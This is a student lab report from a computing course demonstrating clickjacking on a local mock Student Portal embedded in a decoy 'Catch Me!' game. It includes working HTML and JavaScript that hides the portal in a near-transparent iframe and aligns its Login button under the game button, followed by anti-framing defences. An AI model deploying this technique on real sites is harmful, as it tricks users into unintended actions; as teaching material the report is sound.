

TP Report - Clickjacking: The Button You Didn't Click

Youssef Kaya
UM6P - College of Computing

15 September 2026

1 Objective

The objective of this TP was to demonstrate clickjacking in a controlled local environment by embedding a **Student Portal** inside a decoy **Catch Me!** game and aligning a hidden Login button with the visible game button.

2 Implementation

2.1 Student Portal

A simple page named `portal.html` was created with a student-name field, a password field, and a Login button. The Login button is positioned with CSS so that it can later be aligned with the game button.

```
<html>
<head>
  <title>Student Portal</title>
  <style>
    #loginButton {
      position: absolute;
      top: 150px;
      left: 10px;
      width: 80px;
      height: 30px;
    }
  </style>
</head>
<body>
  <h1>Student Portal</h1>
  <input type="text" placeholder="Student name"><br><br>
  <input type="password" placeholder="Password">
  <button id="loginButton" onclick="login()">Login</button>
</body>
</html>
```

Figure 1: Student Portal implementation.

2.2 Catch Me Game

The game page contains a score and a button with the ID `catchButton`. At first, the position of the button was controlled manually using the CSS properties `top` and `left`.

```
GNU nano 8.7.1 game.html
<!DOCTYPE html>
<html>
<head>
<title>Catch Me!</title>
<style>
#catchButton {
position: absolute;
top: 150px;
left: 600px;
}
</style>
</head>
<body>
<h1>Catch Me!</h1>
<p>Score: <span id="score">0</span></p>
<button id="catchButton">Catch Me</button>
</body>
</html>
```

Figure 2: Initial Catch Me game and button positioning.

The JavaScript was then extended so that each click increments the score and moves the button to a new random position.

```
let score = 0;

function catchMe() {
  score++;
  document.getElementById("score").textContent = score;

  let randomX = Math.floor(Math.random() * 400);
  let randomY = Math.floor(Math.random() * 300 + 100);
  let button = document.getElementById("catchButton");

  button.style.left = randomX + "px";
  button.style.top = randomY + "px";
}
```

```
GNU nano 8.7.1 game.html
top: 150px;
left: 600px;
}
</style>
</head>
<body>
<h1>Catch Me!</h1>
<p>Score: <span id="score">0</span></p>
<button id="catchButton" onclick="catchMe()">Catch Me</button>

<script>
let score = 0;

function catchMe() {
  score = score + 1;
  document.getElementById("score").innerHTML = score;
  let randomX = Math.floor(Math.random() * 500);
  let randomY = Math.floor(Math.random() * 500);
  let button = document.getElementById("catchButton");
  button.style.left = randomX + "px";
  button.style.top = randomY + "px";
}
</script>
</body>
</html>
```

Figure 3: Game logic with score update and random button movement.

2.3 Embedding and Hiding the Portal

The portal was embedded inside `game.html` using an `iframe`. It was first kept visible to verify its position and to confirm that the Login button could still be interacted with from inside the game page.

Catch Me!

Score: 0

2

Catch Me

Student Portal

Name:

Password:

Login

Figure 4: Student Portal embedded in the game page while still visible.

The `iframe` opacity was then reduced. A low opacity makes the portal difficult to see while the `iframe` remains present over the game interface.

```
</script>
<iframe src="portal.html"
style= "width: 500px; height: 300px; border: none; opacity: 0.1;"
</iframe>
</body>
</html>
```

Figure 5: Reducing the `iframe` opacity.

2.4 Clickjacking Alignment

For the final demonstration, score 4 was selected as the trigger point. At that score, the game button is moved to a predefined position and the `iframe` is positioned so that the portal Login button is directly above it. For the other scores, the button continues moving randomly.

The relevant logic is summarized below:

```
if (score === 4) {
  button.style.left = "210px";
  button.style.top = "230px";
  iframe.style.left = "200px";
} else {
  button.style.left = Math.floor(Math.random() * 400) + "px";
  button.style.top = Math.floor(Math.random() * 300 + 100) + "px";
}
```

A second function was added to reveal the hidden page by changing its opacity:

```
function revealAttack() {  
    document.querySelector("iframe").style.opacity = "0.67";  
}
```

```
<button id="catchButton" onclick="catchMe()">Catch Me</button>  
<iframe src="portal.html"></iframe>  
<button onclick="revealAttack()">Reveal Hidden Page</button>  
  
<script>  
    let score = 0;  
    function catchMe() {  
        score++;  
        document.getElementById("score").textContent = score;  
  
        let button = document.getElementById("catchButton");  
        let iframe = document.querySelector("iframe");  
  
        if (score === 4) {  
            button.style.left = "210px";  
            button.style.top = "230px";  
            iframe.style.left = "200px";  
        } else {  
            button.style.left = Math.floor(Math.random() * 400) + "px";  
            button.style.top = Math.floor(Math.random() * 300 + 100) + "px";  
        }  
    }  
  
    function revealAttack() {  
        document.querySelector("iframe").style.opacity = "0.67";  
    }  
</script>  
</body>  
</html>
```

Figure 6: Final game logic including the score-4 alignment and reveal function.

3 Result and Observations

The demonstration shows that a transparent or nearly transparent iframe can still receive user interaction. When the two buttons are aligned, the user believes that they are clicking the visible **Catch Me** button, while the actual click can be received by the portal element placed above it.

The final test produced the portal action while the user remained on the game page. The **Reveal Hidden Page** button was useful for checking the alignment after the clickjacking test.




Figure 7: Result of the aligned click and visible confirmation message.

4 Security Discussion

The experiment works because the portal is allowed to be displayed inside another page. A real web application should control whether it may be framed by other origins. Common anti-clickjacking protections include:

- **X-Frame-Options: DENY** - prevents the page from being displayed in a frame.
- **X-Frame-Options: SAMEORIGIN** - only allows framing by pages from the same origin.
- **Content-Security-Policy: frame-ancestors 'none'** - blocks all framing.
- **Content-Security-Policy: frame-ancestors 'self'** - allows only same-origin framing.

For a Student Portal that should never be embedded in another site, **frame-ancestors 'none'** is an appropriate modern protection. If the university later needs to embed the portal inside a trusted university application, the CSP rule can explicitly allow that trusted origin.

5 Conclusion

This TP demonstrated the basic principle of clickjacking using only local HTML, CSS and JavaScript. The important observations were that iframe transparency does not necessarily remove interactivity, element positioning can redirect a user's click to another interface, and anti-framing headers are necessary to prevent this type of UI-redressing attack in real applications.